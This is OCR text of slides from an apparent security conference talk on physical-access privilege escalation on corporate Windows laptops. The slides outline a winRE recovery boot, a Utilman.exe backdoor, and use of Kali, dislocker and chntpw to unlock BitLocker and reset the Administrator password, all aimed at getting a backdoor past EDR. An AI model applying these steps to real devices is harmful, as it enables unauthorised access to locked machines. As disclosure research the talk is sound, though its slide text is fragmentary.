
Windows Recovery Environment (winRE)

Recovery Mode

1. Hold down the power button for 10 seconds to turn off your device.
2. Press the power button again to turn on your device.
3. On the first sign that Windows has started (for example, some devices show the manufacturer's logo when restarting) hold down the power button for 10 seconds to turn off your device.
4. Press the power button again to turn on your device.
5. When Windows starts again, hold down the power button for 10 seconds to turn off your device.
6. Press the power button again to turn on your device.
7. This time, allow your device to fully start up.

Source: [Recovery options in Windows]

Command prompt



Advanced options

Startup Repair
Fix problems that keep Windows from loading

Uninstall Updates
Remove recently installed quality or feature updates from Windows

Startup Settings
Change Windows startup behavior


UEFI Firmware Settings
Change settings in your PC's UEFI firmware

Command Prompt
Use the Command Prompt for advanced troubleshooting

System Restore
Use a restore point recorded on your PC to restore Windows


See more recovery options

Using Utilman.exe backdoor



```
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\Windows\System32>ne5_
```

PoC: OpSec insecure



Storebrand IT : Your device is non-compliant

Dear colleague,

The device listed below is currently not in compliance with our IT Security policies. You need to remediate this issue within 12 hours or you will loose access to company data.

Please open Company Portal app and follow the steps to remediate your compliance issues or contact Storebrand IT Support for assistance.

Best regards,

Storebrand IT Support

Norway +47 22311150 & Sweden +46 84517771

Device Details:

OS family: Windows
OS version: 10.0.22000.1455
Model: 21CD0014MX
Serial number: PF40931S
Device name: PF40931S


Live USB

Live USB with Linux

1. Disable Secure Boot
2. Load from Live USB (Kali)
3. Use **dislocker** to unlock disk using password or recovery key
4. Use **chntpw** to activate and clean password for Administrator
5. Enable Secure Boot
6. Load normally


chntpw

EDR after changes over Live USB




Defender for Cloud alerts and incidents are now available in Microsoft Defender XDR. For non-admin users to view them, give unified RBAC permissions. Learn more about permissions.

☐	Incident name	Incide...	Tags	Severity	Investigation




User	Status	72% CPU	45% Memory	6% Disk	0% Network
Administrator		0,2%	859,5 MB	0,1 MB/s	0 Mbps
MXQ (53)		12,2%	893,9 MB	0,8 MB/s	0,3 Mbps

Zoom out


On-site privilege escalation
[insider]
Out-of-box experience
BitLocker recovery key via self-service
Reboot in winRE
Live USB with hacking tools
[Shift+F10]
[blind command injection]
[Ctrl+Shift+F3]
[Ctrl-Shift-D]
[inject]
[inject]
Backdoor without EDR detection

"A blue elephant joyfully dancing on the roof of a building "

Zoom out



Source: OpenAI. (2024). ChatGPT (June 7 version) [Large language model].

Conclusions

- Bug Or Feature: Privilege Escalation In Windows Autopilot (2020)

"We have completed our investigation and found the issue submitted to us is not a security issue and is by design; this issue doesn't meet security servicing bug bar." © Microsoft

- Split effort (ref. the Pareto principle): Detect/Respond (20%) Protect (80%)